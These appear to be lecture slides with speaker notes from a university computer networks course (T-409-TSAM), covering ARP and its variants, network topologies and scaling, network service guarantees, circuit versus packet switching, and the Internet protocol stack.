


2021-08-31

└ LAN Addressing




# Address Resolution Protocol(ARP) :: RFC 826



└ Address Resolution Protocol(ARP) :: RFC 826

- <https://tools.ietf.org/html/rfc826>
- arp is used to map IP address to MAC addresses, and generally associate MAC addresses with computers on the LAN.



# ARP Broadcasts


- Local hosts and switches will typically cache ARP messages
- ARP table has mapping of MAC addresses to IP addresses
  - This can be done as dynamically or statically
  - Static: administrator defines mapping manually
- Broadcast to all hosts used if target host's address not in cache

2021-08-31

## └ ARP Broadcasts

- Local hosts and switches will typically cache ARP messages
- ARP table has mapping of MAC addresses to IP addresses
  - This can be done as dynamically or statically
  - Static: administrator defines mapping manually
- Broadcast to all hosts used if target host's address not in cache


# ARP Protocol



Computer Networks T-409-TSAM  
└Ethernet II Protocol

2021-08-31

└ARP Protocol



1. [http://www.tcpipguide.com/free/t\\_ARPAddressSpecificationandGeneralOperation-2.htm](http://www.tcpipguide.com/free/t_ARPAddressSpecificationandGeneralOperation-2.htm)

# Reverse ARP (RARP):: RFC 903


- Client broadcasts request for an IP address
- Superset by:
  - Bootstrap Protocol (BOOTP)
  - Dynamic Host Control Protocol (DHCP)
- Still in use, eg. Cisco's Overlay Transport Virtualization(OTV)

2021-08-31

- Client broadcasts request for an IP address
- Superset by:
  - Bootstrap Protocol (BOOTP)
  - Dynamic Host Control Protocol (DHCP)
- Still in use, eg. Cisco's Overlay Transport Virtualization(OTV)

1. Originally devices used reverse arp to request IP addresses when they joined the LAN. This has mostly been superseded by bootp and DHCP.


# Proxy ARP :: RFC 1027



2021-08-31

## └ Proxy ARP :: RFC 1027

1. Allows routers to answer ARP request intended for another machine.
2. Can be useful for bridging LAN segments invisibly, and diverting traffic, but use with care.



# Protocol Layers

Is ARP a Link Layer or Network Layer Protocol?

- ARP is a necessary protocol to link WAN's and LAN's
- Effectively Bridges both layers
  - Regarded as a level 2 and 3 protocol

Computer Networks T-409-TSAM  
└Ethernet II Protocol  
  └Protocol Layers

2021-08-31

Is ARP a Link Layer or Network Layer Protocol?  
■ ARP is a necessary protocol to link WAN's and LAN's  
■ Effectively Bridges both layers

- Regarded as a level 2 and 3 protocol

# Three Letter Acronym(TLA) Roundup

ARP Address Resolution Protocol

MAC Medium Access Control

NIC Network Interface Controller

TDM Time Division Multiplexing

FDMA Frequency Division Multiple Access

LAN Local Area Network

WAN Wide Area Network

2021-08-31

ARP Address Resolution Protocol

MAC Medium Access Control

NIC Network Interface Controller

TDM Time Division Multiplexing

FDMA Frequency Division Multiple Access

LAN Local Area Network

WAN Wide Area Network

# Computer Networks T-409-TSAM The Network Layer

Stephan Schiffel

September 2rd 2021

2021-09-02

# Outline

1 The Story so Far

2 Scaling and Topology

3 Network Services

4 Addressing

5 IPv4

2021-09-02

└ Outline

- 1 The Story so Far
- 2 Scaling and Topology
- 3 Network Services
- 4 Addressing
- 5 IPv4

## The Story so Far

The Story so Far

2021-09-02

# Internetworking Chronologically

- 1970 Alohanet
- 1972 Ethernet
- 1974 A Protocol for Packet Network Intercommunication. Cerf and Kahn
  - Outlined Transmission Control Protocol (TCP)
  - Subsequently broken up into TCP, UDP and IP
- 1981 RFC 791 describes IPv4
- 1982 TCP/IP adopted as formal standard
- 1986 NSFNet - US Supercomputer access 56kbit/s
- 1989 MCI Mail and Compuserve - beginning of the Public Internet
- 2010 International Space Station connected to the Internet

## The Story so Far

2021-09-02


### Internetworking Chronologically

1. Originally the Internet got its name from being a protocol suite designed to allow the early local networks to interwork. Ethernet for example, is primarily a local area protocol - TCP/IP, UDP and the accompanying technologies like DNS, DHCP, etc. are the solution to long distance - that is Wide Area Network transmission.
2. Worth noting, during this period it was not expected that packet switched networking in general, and the Internet protocols in particular would come to dominate as they have - it is only now that we understand networks a little better, we can see why they have.
3. <http://www.spaceref.com/iss/computer/iss.ops.lan.icd.pdf>

1970	Alohanet
1972	Ethernet
1974	A Protocol for Packet Network Intercommunication. Cerf and Kahn <ul style="list-style-type: none"><li>■ Outlined Transmission Control Protocol (TCP)</li><li>■ Subsequently broken up into TCP, UDP and IP</li></ul>
1981	RFC 791 describes IPv4
1982	TCP/IP adopted as formal standard
1986	NSFNet - US Supercomputer access 56kbit/s
1989	MCI Mail and Compuserve - beginning of the Public Internet
2010	International Space Station connected to the Internet

## Internet Backbone


### Collection of Subnetworks



The Internet is an interconnected collection of many networks.

2021-09-02

## Internet Backbone



The Internet is an interconnected collection of many networks.

2021-09-02

## Scaling and Topology

# Three key attributes affect scaling

- Topology
- Latency
- Size (number of nodes)

## Scaling and Topology

### Three key attributes affect scaling


2021-09-02

1. Each of these affects the other.


- Topology
- Latency
- Size (number of nodes)

# Topologies


Group Size - Maximum connectedness at a Node



Strictly Hierarchical




Full Mesh



Partial Mesh


L is max. number of links to other nodes.

2021-09-02



1. There are broadly, 3 different classes of topologies of networks - about which we can make some general statements
2. Theory of networks has been developed concurrently with the development of computer networks, and much of this was not really worked out until the late 1990's and early 21st century, and it is still an active research area.

# What is Group Size?



**Full Mesh**

- Maximum no. of single hop connections that a given node can support
- For any single computer - *it depends*
  - Bandwidth
  - Application requirements
  - CPU
  - Larger network considerations
- Human groups: team sizes 2 - 10
- Dunbar Limit in human organisations 125 people in a group

## Scaling and Topology

### What is Group Size?


2021-09-02



- Maximum no. of single hop connections that a given node can support
- For any single computer - *it depends*
  - Bandwidth
  - Application requirements
  - CPU
  - Larger network considerations
- Human groups: team sizes 2 - 10
- Dunbar Limit in human organisations 125 people in a group

1. Key concept for understanding scaling in networks.
2. As network link speed has increased, with accompanying improvements in computational power (message processing) there has been a steady increase in group size for all networked applications.

## Partial Mesh




Partial Mesh


- Cannot guarantee consensus
- Depending on error rate, voting algorithms can provide strong guarantees
- Vulnerable to broadcast storms with increasing N

### Partial Mesh

2021-09-02




## Organised Mesh



Organised Mesh

- Only topology that can scale to large N and grow capacity
- Similar issues to other mesh topologies

2021-09-02



- Only topology that can scale to large N and grow capacity
- Similar issues to other mesh topologies

# Fischer Consensus

*"It is impossible to guarantee that any asynchronously connected set of nodes (computers), can ever agree on even a single bit value."*

Impossibility of Distributed Consensus with One Faulty Process, 1985 Michael J. Fischer, Nancy A. Lynch, Michael S. Paterson

2021-09-02

"It is impossible to guarantee that any asynchronously connected set of nodes (computers), can ever agree on even a single bit value."  
Impossibility of Distributed Consensus with One Faulty Process, 1985 Michael J. Fischer, Nancy A. Lynch, Michael S. Paterson

1. Note the tendency to drive distributed programmers mad...

# Trade offs

## Hierarchical

Relatively Simple  
 Single Point of Control  
 Synchronization is what it does best.  
 Fragile - single point of failure  
 Low information capacity  
 Cannot scale to large N (nodes)  
 Good for high latency communication  
 Vulnerable to broadcast storms.

## Mesh

Complicated  
 No single point of control  
 Impossible to guarantee consensus  
 Robust - hard to bring down all nodes  
 High information capacity  
 Scales to large N  
 Poor performance  
 Very vulnerable to broadcast storms

## Scaling and Topology


### Trade offs

2021-09-02

Note, these are fairly balanced opposites. Tendency to alternate between the two fundamental types in large systems

Hierarchical	Mesh
Relatively Simple Single Point of Control Synchronization is what it does best. Fragile - single point of failure Low information capacity Cannot scale to large N (nodes) Good for high latency communication Vulnerable to broadcast storms.	Complicated No single point of control Impossible to guarantee consensus Robust - hard to bring down all nodes High information capacity Scales to large N Poor performance Very vulnerable to broadcast storms.


## Strictly Hierarchical



Strictly Hierarchical

- Best topology for control purposes e.g. botnets.
- Worst topology for exchanging information
- Robust to broadcast storms with increasing N
- Required if consensus must be guaranteed.


2021-09-02



- Best topology for control purposes e.g. botnets.
- Worst topology for exchanging information
- Robust to broadcast storms with increasing N
- Required if consensus must be guaranteed.

1. A broadcast storm is an increase in traffic above the capacity of the network to carry it.

## Full Mesh



Full Mesh

- Information capacity scales as  $L(L-1)$
- Best topology for exchanging information for small groups.
- Size is bounded by the group size.
- Worst topology for control.
- Vulnerable to broadcast storms

### └ Full Mesh

2021-09-02



- Information capacity scales as  $L(L-1)$
- Best topology for exchanging information for small groups.
- Size is bounded by the group size.
- Worst topology for control.
- Vulnerable to broadcast storms

# Network Services

Network Services

2021-09-02

# What guarantees can or should a Network offer?

## ■ Guaranteed Delivery

- All packets sent will eventually arrive at destination
- Tricky if forced to take the same path, and that fails.

## ■ In order packet delivery

- Packets arrive in the order they are sent
- Tricky if they are allowed to take different paths.

## ■ Guaranteed Delivery within specified time

- Packets will also arrive within specified time
- Tricky if there are lots of other packets (congestion)

## ■ Guaranteed Bandwidth

- Sending host is guaranteed a specified bit rate (eg. 1Gbps) to the destination
- Inefficient if not fully utilised

## ■ Security

- No eavesdropping.
- No diversion to different hosts

2021-09-02

## └ What guarantees can or should a Network offer?

1. This is roughly in descending order of difficulty
2. Computer Science has definitely dropped the ball on security.

- Guaranteed Delivery
  - All packets sent will eventually arrive at destination
  - Tricky if forced to take the same path, and that fails.
- In order packet delivery
  - Packets arrive in the order they are sent
  - Tricky if they are allowed to take different paths.
- Guaranteed Delivery within specified time
  - Packets will also arrive within specified time
  - Tricky if there are lots of other packets (congestion)
- Guaranteed Bandwidth
  - Sending host is guaranteed a specified bit rate (eg. 1Gbps) to the destination
  - Inefficient if not fully utilised
- Security
  - No eavesdropping.
  - No diversion to different hosts

# WAN vs LAN

## ■ Local Area Networks (LAN)

- Local to an office, floor, building, campus
- Different degrees and different hardware
- Scaling up requires linking LAN's together
- Conceptually still under same "network" or control

## ■ Wide Area Networks (WAN)

- WAN's connect LAN's together
- Allow traffic from one LAN to be sent/recived at another
- Problem of WAN's is to be able to operate at scale
  - Longer Round Trip Times (RTT)
  - Different information capacity domain
  - Planetary level WAN development has taken 50 years

## ■ Metropolitan Area Network (MAN)

- Interconnection of Networks in a City

2021-09-02

- Local Area Networks (LAN)
  - Local to an office, floor, building, campus
  - Different degrees and different hardware
  - Scaling up requires linking LAN's together
  - Conceptually still under same "network" or control
- Wide Area Networks (WAN)
  - WAN's connect LAN's together
  - Allow traffic from one LAN to be sent/recived at another
  - Problem of WAN's is to be able to operate at scale
    - Longer Round Trip Times (RTT)
    - Different information capacity domain
    - Planetary level WAN development has taken 50 years
- Metropolitan Area Network (MAN)
  - Interconnection of Networks in a City

1. Domination of the Internet has resulted in hearing the term WAN less frequently, and MAN is mainly confined to equipment marketing.

## 5.1.1 Store-and-Forward Packet Switching




Figure 5-1. The environment of the network layer protocols.

2021-09-02

### 5.1.1 Store-and-Forward Packet Switching




Figure 5-1. The environment of the network layer protocols.

1. This is the underlying architecture of WAN and larger LAN networks, with packets being repeatedly forwarded through different connections. For example, the client and server programs you wrote in Project 1, are Process P1 and P2 here.

# The longest Religious War you've never heard of.

## ■ Circuit Switching

- Connection Orientated
- Dedicated circuit between two ends
- Championed by Phone Companies (aka. Telco's, PTT's)
- Allows packet delivery rate and bandwidth to be "guaranteed"

## ■ vs. Packet Switching

- Connectionless
- Championed by DARPA, and University Development
- Packets sent through network on arbitrary routes
- No guarantees of delivery, rate, or bandwidth
- "Best effort"

## ■ Underlying Issues both sides are trying to solve are known generally as Quality Of Service (QoS)

## └ Network Services

### └ The longest Religious War you've never heard of.

2021-09-02

- Circuit Switching
  - Connection Orientated
  - Dedicated circuit between two ends
  - Championed by Phone Companies (aka. Telco's, PTT's)
  - Allows packet delivery rate and bandwidth to be "guaranteed"
- vs. Packet Switching
  - Connectionless
  - Championed by DARPA, and University Development
  - Packets sent through network on arbitrary routes
  - No guarantees of delivery, rate, or bandwidth
  - "Best effort"
- Underlying Issues both sides are trying to solve are known generally as Quality Of Service (QoS)

# Wide Area Network Architectures

## ■ X.25

- Extensive error detection and correction
- Guaranteed delivery in order

## ■ ATM (Telco/PTT)

- Dedicated circuit between two ends
- Guaranteed delivery
- Bounded delay
- Guaranteed bandwidth

## ■ Internet

- Connectionless
- Best effort service
- No guarantees on anything

2021-09-02

- X.25
  - Extensive error detection and correction
  - Guaranteed delivery in order
- ATM (Telco/PTT)
  - Dedicated circuit between two ends
  - Guaranteed delivery
  - Bounded delay
  - Guaranteed bandwidth
- Internet
  - Connectionless
  - Best effort service
  - No guarantees on anything

1. The marketing departments of computer network equipment manufacturers make snake oil salesmen look reputable.

# Fundamental Problems

- Addressing
  - How are hosts identified to each other
- Routing
  - How do packets of data "know" which address and where to go?
    - (or routers know where to send them.)
- Fragmentation
  - If large packets are broken up how are they put back together?
- Reliability
  - How are errors handled?
- Order
  - How is data delivered in the order sent?
- Time
  - How long do we allow for end to end delivery?
    - or when can the network layer give up?
- Scale
  - How many nodes can the network accommodate?
  - How much traffic can they generate?

## Network Services

2021-09-02

### Fundamental Problems

1. Note, only TCP guarantees ordered delivery, IP and UDP do not.
2. Plans for interplanetary internet do exist. Issues are considerable, especially around things like RTT and timeouts.

- Addressing
  - How are hosts identified to each other
- Routing
  - How do packets of data "know" which address and where to go?
    - (or routers know where to send them.)
- Fragmentation
  - If large packets are broken up how are they put back together?
- Reliability
  - How are errors handled?
- Order
  - How is data delivered in the order sent?
- Time
  - How long do we allow for end to end delivery?
    - or when can the network layer give up?
- Scale
  - How many nodes can the network accommodate?
  - How much traffic can they generate?

# Reliable vs Unreliable Delivery

- Unreliable - packets of data can be arbitrarily dropped
  - eg. IP, and UDP
- Reliable
  - All packets sent are delivered
  - Or the connection is dropped.
- Reliable and in order
  - All packets sent are delivered
  - In the order in which they are sent
  - Or the connection is dropped
  - eg. TCP

2021-09-02

## └ Reliable vs Unreliable Delivery

1. Reliable as defined by computer scientists.
2. So while with UDP and IP you are confronted directly by the discrete nature of the networking universe, TCP simply delivers a continuous stream of data, and it is up to the application to sort out any underlying structure.

- Unreliable - packets of data can be arbitrarily dropped
  - eg. IP, and UDP
- Reliable
  - All packets sent are delivered
  - Or the connection is dropped.
- Reliable and in order
  - All packets sent are delivered
  - In the order in which they are sent
  - Or the connection is dropped
  - eg. TCP

# RFC 1958: Architectural Principles of the Internet

- Connectivity is its own Reward
- End-to-End functions require End-to-End protocols
- Experience trumps theory
- All designs must scale
- Be strict when sending and tolerant in receiving.
- Circular dependencies must be avoided.
- Modularity is important. Keep things separate whenever possible.
- Keep it simple - avoid options and parameters wherever possible.

<https://www.ietf.org/rfc/rfc1958.txt>

2021-09-02

- Connectivity is its own Reward
- End-to-End functions require End-to-End protocols
- Experience trumps theory
- All designs must scale
- Be strict when sending and tolerant in receiving.
- Circular dependencies must be avoided.
- Modularity is important. Keep things separate whenever possible.
- Keep it simple - avoid options and parameters wherever possible.

<https://www.ietf.org/rfc/rfc1958.txt>


# Internet Protocol Stack

Application Layer	HTTP FTP Telnet Finger DNS POP3/IMAP SMTP Gopher BGP Time/NTP Whois TACACS+ SSH NNTP SSL/TLS (https, etc.) SOCKS	DNS SNMP RIP RADIUS Archie traceroute tftp DHCP Kerberos	Ping tracert
Transport Layer	TCP	UDP	ICMP OSPF
Network Layer	IP		
Network Access	Ethernet/802.3 Token Ring (802.5) SNAP/802.2 X.25 FDDI ISDN Frame Relay SMDS ATM Wireless 802.x Fibre Channel xDSL Cable modem DS0/T1/T3 SONET DWDM HDLC PPP SLIP/CSLIP		

